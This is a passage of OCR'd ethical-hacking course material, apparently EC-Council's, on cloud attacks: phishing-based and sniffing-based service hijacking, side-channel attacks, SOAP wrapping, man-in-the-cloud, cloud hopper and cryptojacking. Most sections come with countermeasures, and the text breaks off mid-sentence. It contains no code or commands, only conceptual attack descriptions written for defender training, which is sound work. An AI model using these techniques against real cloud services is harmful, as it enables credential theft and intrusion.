



Figure 19.26: Example of service hijacking using social engineering

As shown in the figure, the attacker first creates a fake cloud service login page and sends a malicious link to the cloud service user. The user, on receiving the link, clicks on it and enters his/her login credentials, failing to notice it is a fake login page. When the user hits enter, the attacker receives the login credentials of the user, while the page automatically redirects him to the original cloud service login page. Now, the attacker uses the stolen user credentials to log in to the cloud service and perform malicious activity.

Countermeasures:

- Do not share account credentials between users and services.
- Implement a robust two-factor or multi-factor authentication mechanism wherever possible.
- Train the staff to recognize social engineering attacks.
- Strictly follow the security policies framed.
- Encrypt the data before transmitting them over the Internet.
- Use "least privilege" principles to restrict access to services.
- Divide responsibilities among CSP administrators and your administrators; this restricts free access to all security layers for others.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Service Hijacking using Network Sniffing

Network sniffing involves the interception and monitoring of network traffic between two cloud nodes. Unencrypted sensitive data (e.g., login credentials) during transmission across a network are at high risk. Attackers use packet sniffers (e.g., Wireshark) to capture sensitive data, such as passwords and session cookies, and other web service-related security configuration data, such as the universal description discovery and integrity (UDDI), simple object access protocol (SOAP), and web service description language (WSDL) files.




Figure 19.27: Example of service hijacking using network sniffing


As shown in figure, when a user enters login credentials to access cloud services, an attacker can sniff the credentials/cookies during their transmission across a network using packet sniffers, such as Wireshark and Capsa Portable Network Analyzer. The attacker then logs into the cloud services via the stolen credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures:

- Encrypt sensitive data over the network.
- Encrypt sensitive data in configuration files.
- Detect network interface controllers (NICs) running in promiscuous mode.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Side-Channel Attacks or Cross-guest VM Breaches

Attackers can compromise the cloud by placing a malicious virtual machine near a target cloud server and then launch a side-channel attack. The below figure show how an attacker can compromise the cloud by placing a malicious VM near a target cloud server. The attacker runs the VM on the same physical host as the target VM and takes advantage of the shared physical resources (processor cache). Then, he launches side-channel attacks (timing attack, data remanence, acoustic cryptanalysis, power monitoring attack, and differential fault analysis) to extract cryptographic keys/plain text secrets to steal the victim's credentials. Side-channel attacks can be implemented by any co-resident user and are mainly related to vulnerabilities in shared technology resources. Finally, the attacker uses the stolen credentials to impersonate the victim.





Figure 19.28: Example of Side-Channel attacks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Side-Channel Attack Countermeasures

- Implement a virtual firewall in the cloud server back-end of the cloud computing; this prevents the attacker from placing malicious VMs.
- Implement random encryption and decryption (encrypts data using RSA, 3DES, AES algorithms).
- Lockdown OS images and application instances to prevent compromising vectors that might provide access.
- Check for repeated access attempts to local memory and to any hypervisor processes or shared hardware cache by tuning and collecting local process monitoring data and logs for cloud systems.
- Code the applications and OS components so that they access shared resources, such as memory cache, in a consistent and predictable way. This coding style prevents attackers from collecting sensitive information, such as timing statistics and other behavioral attributes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wrapping Attack

A wrapping attack is performed during the translation of the SOAP message in the TLS layer, where attackers duplicate the body of the message and send it to the server as a legitimate user. As shown in the below figure, when users send a request from their VM through a browser, the request first reaches the web server. Then, a SOAP message containing structural information is generated and exchanged with the browser during the passing of the message. Before the message passing occurs, the browser needs to sign the XML document and canonicalize it. Additionally, it should append the signature values to the document. Finally, the SOAP header should contain the necessary information for the destination after computation.

In a wrapping attack, the adversary deception occurs during the translation of the SOAP message in the TLS. The attacker duplicates the body of the message and sends it to the server as a legitimate user. The server checks the authentication through the signature value (which is also duplicated) and verifies its integrity. As a result, the adversary can intrude in the cloud and run malicious code to interrupt the usual functioning of the cloud servers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.29: Example of a wrapping attack

Countermeasures:

- Use XML schema validation to detect SOAP messages.
- Apply authenticated encryption in the XML encryption specification.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Man-in-the-Cloud (MITC) Attack

MITC attacks are an advanced version of MITM attacks. In MITM attacks, an attacker uses an exploit that intercepts and manipulates the communication between two parties, while MITC attacks are carried out by abusing cloud file synchronization services, such as Google Drive or DropBox, for data compromise, command and control (C&C), data exfiltration, and remote access. Synchronization tokens are used for application authentication in the cloud but cannot distinguish malicious traffic from normal traffic. Attackers abuse this weakness in cloud accounts to perform MITC attacks.




Figure 19.30: Example of Man-in-the-Cloud attacks

As shown in the figure, the attacker tricks the victim to install a malicious code that plants the attacker's synchronization token on the victim's drive. Then, the attacker steals the victim's


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

synchronization token and uses it to gain access to the victim's files. Later, the attacker restores the malicious token with the original synchronized token of the victim, returning the Drive application to its original state and stays undetected.

Countermeasures:

- Use an email security gateway to detect the social engineering attacks that can lead to MITCs.
- Hardening the policies of token expiration can prevent this kind of attacks.
- Use efficient antivirus software that can detect and delete malware.
- Implement cloud access security broker (CASB) to monitor cloud traffic for detection of anomalies with the generated instances.
- Monitor employee activities to detect any significant signs of cloud synchronization token abuses.
- Encrypt the data stored on the cloud and ensure encryption keys are not stored within the same cloud service.
- Implement two-factor authentication.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Hopper Attack

Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers. Attackers also move laterally in the network from one system to another in the cloud environment to gain further access to sensitive data pertaining to the industrial entities, such as manufacturing, government bodies, healthcare, and finance.

Attackers initiate spear-phishing emails with custom-made malware to compromise user accounts of staff members or cloud service firms to obtain confidential information. Attackers can also use PowerShell and PowerSploit command-based scripting for reconnaissance and information gathering. Attackers use the gathered information for accessing other systems connected to the same network. To perform this attack, attackers also leverage C&C to sites spoofing legitimate domains and file-less malware that resides and executes from memory. Attackers breach the security mechanisms impersonating a valid service provider and gain complete access to corporate data of the enterprise and connected customers.

As shown in the figure, an attacker infiltrates target MSP provider and distributes malware to gain remote access. The attacker then accesses the target customer profiles with his/her MSP account, compresses the customer data, and stores them in the MSP. The attacker then extracts the information from the MSP and uses that information to launch further attacks on the target organization and users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.31: Demonstration of cloud hopper attack

Countermeasures:

- Implement multi-factor authentication to prevent compromise of credentials.
- Ensure mutual co-ordination between customers and CSPs in case of abnormal incidents or activities.
- Ensure customers are aware and follow the cloud service policies.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Cryptojacking

Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency. Cryptojacking attacks are highly lucrative, involving both external attackers and internal rogue insiders. To perform this attack, attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities.

For example, an attacker exploits misconfigured cloud instances to inject malicious crypto-mining payload into a web page or third-party library loaded by the web page. Then, the attacker lures the victim to visit the malicious web page and when the victim opens the web page, it automatically runs the crypto-miner in the victim's browser using JavaScript. Using JavaScript-based crypto-miners, such as CoinHive and Cryptoloot, attackers can easily embed 